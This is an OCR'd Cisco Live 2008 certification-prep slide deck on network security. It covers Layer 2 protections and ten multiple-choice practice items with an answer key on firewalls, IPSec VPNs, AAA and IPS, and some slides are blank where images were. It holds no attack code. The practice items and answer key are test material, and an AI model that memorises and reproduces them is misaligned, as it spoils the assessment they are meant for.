
```
Switch(config-if)# switchport trunk native vlan vlan_number
```

Sets the native VLAN on the trunk to an unused VLAN.

© 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

ARP Spoofing: Man-in-the-Middle Attacks



BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Private VLAN Edge

- Within a VLAN, layer 2 frames are only allowed between a pair of non-protected ports or a protected port and a non-protected port. Frames are not allowed between a pair of protected ports.

```
L3-Sw#config t
Enter configuration commands, one per line.  End with CNTL/Z.
L3-Sw(config)#interface range fa0/2 - 4
L3-Sw(config-if-range)#switchport protected
L3-Sw(config-if-range)#end
```

BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Some More Advanced Layer 2 Security Technologies

- Full-fledged Private VLANs–uses the concept of promiscuous ports and isolated ports and adds the concept of community ports.
- DHCP Snooping
- Dynamic ARP Inspection

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public


Agenda

- Introduction
- Disclaimer
- Attack Methodologies
- Security Policy
- Cryptography Fundamentals
- Securing Administrative Access
- Firewall
- VPN
- IPS
- Layer 2 Security
- Sample Questions
- Answer Key

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public


© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Practice Exam Item 1—SDM-Based Item



© 2008 Cisco Systems, Inc. All rights reserved.
Cisco Public

Practice Exam Item 1—(Cont.)



© 2008 Cisco Systems, Inc. All rights reserved.
Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Practice Exam Item 1—(Cont.)

- Based on the zone base firewall SDM configuration windows shown, which statement is correct?
  - A. The “sdm-inspect” policy applies to the bi-direction traffic flow between the in-zone and the out-zone
  - B. All traffic sourced from the in-zone destined to the out-zone to be denied (dropped)
  - C. All traffic sourced from out-zone and destined to the in-zone will be inspected
  - D. The “sdm-inspect” policy classify traffic into four traffic classes (including class-default)

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Practice Exam Item 2—Theory Based Item

- Encrypting the plaintext using the private key and decrypting the ciphertext using the public key provides which functionality?
  - A. Confidentiality
  - B. Authenticity
  - C. Integrity and Confidentiality
  - D. Confidentiality and Authenticity

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Practice Exam Item 3—CLI Configuration Item

What additional configuration is required to enable the VTY users to be authenticated using the local database on the router if the ACS server is down?

```
!
username admin privilege 15 secret harDt0CrackPw
!
aaa new-model
!
aaa authentication login name tacacs+
!
tacacs-server host 10.0.1.1
tacacs-server key Secretf0rAcs
!
line vty 0 5
login authentication name
!
```

A. aaa authentication login default tacacs+ local
B. aaa authentication login default local
C. adding the “local’ option after “aaa authentication login name tacacs+”
D. adding the “default’ option after “login authentication name” in the vty config mode

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Practice Exam Item 4—Configuration Related Item

- What are the two IOS IPS signatures categories based on version 5.x signatures? (Choose two)
  - A. basic
  - B. advanced
  - C. 128MB.sdf
  - D. 256MB.sdf

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Practice Exam Item 5—Theory Based Item

- Which IKE authentication method is the least scalable?
  - A. ACS
  - B. RSA signature
  - C. Pre-shared Key
  - D. AAA
  - E. SHA

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public


Practice Exam Item 6—Theory Based Item

- Stateful firewall uses which table to track the connection status?
  - A. ACL table
  - B. Routing table
  - C. State table
  - D. Forwarding table (CEF)
  - E. ARP table

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Practice Exam Item 7—SDM Based Item



- Referring to the IPSec transform set configuration shown, which encryption method is used to provide data confidentiality?
  - A. SHA
  - B. DES
  - C. HMAC
  - D. AES
  - E. ESP

© 2008 Cisco Systems, Inc. All rights reserved.
Cisco Public

Practice Exam Item 8—Configuration Related Item

- When implementing Port Security on Cisco switches, the “sticky MAC address” option will save the secure MAC address to what location?
  - A. ARP table
  - B. MAC address table
  - C. startup configuration
  - D. running configuration
  - E. NVRAM

© 2008 Cisco Systems, Inc. All rights reserved.
Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr


Practice Exam Item 9—Show Output Related Item

```
ISR#sh policy-map type inspect zone-pair session
 Zone-pair: in-to-out
  Service-policy inspect : telnetpolicy
    Class-map: telnetclass (match-all)
      Match: protocol telnet
      Inspect
        Established Sessions
          Session 44C831D8 (10.30.30.1:11009)=>(172.26.26.151:23) telnet SIS_OPEN
           Created 00:01:32, Last heard 00:00:16
           Bytes sent (initiator:responder) [52:108]
    Class-map: class-default (match-any)
      Match: any
      Inspect
        Established Sessions
          Session 44C82C68 (10.30.30.1:8)=>(172.26.26.151:0) icmp SIS_OPEN
           Created 00:00:02, Last heard 00:00:00
            ECHO request
           Bytes sent (initiator:responder) [98568:98568]
```

- Based on the show output shown, which statement is correct?
  - A. Only telnet traffic will be inspected
  - B. There are two active outbound sessions
  - C. All non-telnet traffic will be dropped
  - D. Host 172.26.26.151 is initiating the telnet session to host 10.30.30.1

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Practice Exam Item 10—Configuration Related Item




```
crypto ipsec transform-set aessha
  esp-aes esp-sha-hmac
!
access-list 101 permit ip 10.1.1.0 0.0.0.255
10.2.1.0 0.0.0.255
!
crypto map VPN_To_R2 20  ipsec-isakmp
 set peer 172.16.171.20
 match address 101
 set transform-set aessha
```

```
crypto ipsec transform-set aes_sha
  esp-aes esp-sha-hmac
!
access-list 101 permit ip 10.1.2.0 0.0.0.255
10.0.0.0 0.255.255.255
!
crypto map VPN_To_R1 10 ipsec-isakmp
 set peer 172.16.172.10
 match address 101
 set transform-set aes_sha
```

- What is wrong regarding the partial S2S IPSec VPN configuration shown?
  - A. The transform-set name does not match between the peers
  - B. The transform-set is missing the AH option
  - C. The transform-set is missing the “mode tunnel” option
  - D. The crypto acl is not a mirror image of the crypto acl on the other peer
  - E. The crypto acl is not matching the 172.16.172.10 and 172.16.171.20 IP address

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Agenda

- Introduction
- Disclaimer
- Attack Methodologies
- Security Policy
- Cryptography Fundamentals
- Securing Administrative Access
- Firewall
- VPN
- IPS
- Layer 2 Security
- Sample Questions
- Answer Key

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Practice Exam Item 1

- Based on the zone base firewall SDM configuration windows shown, which statement is correct?
  - A. The “sdm-inspect” policy applies to the bi-direction traffic flow between the in-zone and the out-zone
  - B. All traffic sourced from the in-zone destined to the out-zone to be denied (dropped)
  - C. All traffic sourced from out-zone and destined to the in-zone will be inspected
  - D. The “sdm-inspect” policy classify traffic into four traffic classes (including class-default)

Correct Answer: D

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Practice Exam Item 2

- Encrypting the plaintext using the private key and decrypting the ciphertext using the public key provides which functionality?
  - A. Confidentiality
  - B. Authenticity
  - C. Integrity and Confidentiality
  - D. Confidentiality and Authenticity

Correct Answer: B

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Practice Exam Item 3

What additional configuration is required to enable the VTY users to be authenticated using the local database on the router if the ACS server is down?

```
!
username admin privilege 15 secret harDt0CrackPw
!
aaa new-model
!
aaa authentication login name tacacs+
!
tacacs-server host 10.0.1.1
tacacs-server key Secretf0rAcs
!
line vty 0 5
login authentication name
!
```

Correct Answer: C

- A. aaa authentication login default tacacs+ local
- B. aaa authentication login default local
- C. adding the “local’ option after “aaa authentication login name tacacs+”
- D. adding the “default’ option after “login authentication name” in the vty config mode

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Practice Exam Item 4

- What are the two IOS IPS signatures categories based on version 5.x signatures? (Choose two)
  - A. basic
  - B. advanced
  - C. 128MB.sdf
  - D. 256MB.sdf

Correct Answer: A and B

© 2008 Cisco Systems, Inc. All rights reserved.

Practice Exam Item 5

- Which IKE authentication method is the least scalable?
  - A. ACS
  - B. RSA signature
  - C. Pre-shared Key
  - D. AAA
  - E. SHA

Correct Answer: C

© 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.


Practice Exam Item 6

- Stateful firewall uses which table to track the connection status?
  - A. ACL table
  - B. Routing table
  - C. State table
  - D. Forwarding table (CEF)
  - E. ARP table

Correct Answer: C

© 2008 Cisco Systems, Inc. All rights reserved.

Practice Exam Item 7



- Referring to the IPSec transform set configuration shown, which encryption method is used to provide data confidentiality?
  - A. SHA
  - B. DES
  - C. HMAC
  - D. AES
  - E. ESP

Correct Answer: D

© 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Practice Exam Item 8

- When implementing Port Security on Cisco switches, the “sticky MAC address” option will save the secure MAC address to what location?
  - A. ARP table
  - B. MAC address table
  - C. startup configuration
  - D. running configuration
  - E. NVRAM

Correct Answer: D

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Practice Exam Item 9—Show Output Related Item


```
ISR#sh policy-map type inspect zone-pair session
 Zone-pair: in-to-out
  Service-policy inspect : telnetpolicy
    Class-map: telnetclass (match-all)
      Match: protocol telnet
      Inspect
        Established Sessions
          Session 44C831D8 (10.30.30.1:11009)=>(172.26.26.151:23) telnet SIS_OPEN
           Created 00:01:32, Last heard 00:00:16
           Bytes sent (initiator:responder) [52:108]
    Class-map: class-default (match-any)
      Match: any
      Inspect
        Established Sessions
          Session 44C82C68 (10.30.30.1:8)=>(172.26.26.151:0) icmp SIS_OPEN
           Created 00:00:02, Last heard 00:00:00
            ECHO request
           Bytes sent (initiator:responder) [98568:98568]
```

- Based on the show output shown, which statement is correct?
  - A. Only telnet traffic will be inspected
  - B. There are two active outbound sessions Correct Answer: B
  - C. All non-telnet traffic will be dropped
  - D. Host 172.26.26.151 is initiating the telnet session to host 10.30.30.1

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Practice Exam Item 10—Configuration Related Item




```
crypto ipsec transform-set aessha
  esp-aes esp-sha-hmac
!
access-list 101 permit ip 10.1.1.0 0.0.0.255
10.2.1.0 0.0.0.255
!
crypto map VPN_To_R2 20  ipsec-isakmp
 set peer 172.16.171.20
 match address 101
 set transform-set aessha
```

```
crypto ipsec transform-set aes_sha
  esp-aes esp-sha-hmac
!
access-list 101 permit ip 10.1.2.0 0.0.0.255
10.0.0.0 0.255.255.255
!
crypto map VPN_To_R1 10 ipsec-isakmp
 set peer 172.16.172.10
 match address 101
 set transform-set aes_sha
```

- What is wrong regarding the partial S2S IPSec VPN configuration shown?
  - A. The transform-set name does not match between the peers
  - B. The transform-set is missing the AH option
  - C. The transform-set is missing the “mode tunnel” option
  - D. The crypto acl is not a mirror image of the crypto acl on the other peer
  - E. The crypto acl is not matching the 172.16.172.10 and 172.16.171.20 IP address

Correct Answer: D

© 2008 Cisco Systems, Inc. All rights reserved.


Q and A

© 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.

Recommended Reading

- Continue your Cisco Live learning experience with further reading from Cisco Press
- Check the Recommended Reading flyer for suggested books



Available Onsite at the Cisco Company Store

Complete Your Online Session Evaluation

- Give us your feedback and you could win fabulous prizes. Winners announced daily.
- Receive 20 Passport points for each session evaluation you complete.
- Complete your session evaluation online now (open a browser through our wireless network to access our portal) or visit one of the Internet stations throughout the Convention Center.

Don't forget to activate your Cisco Live virtual account for access to all session material on-demand and return for our live virtual event in October 2008.

Go to the Collaboration Zone in World of Solutions or visit www.cisco-live.com.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.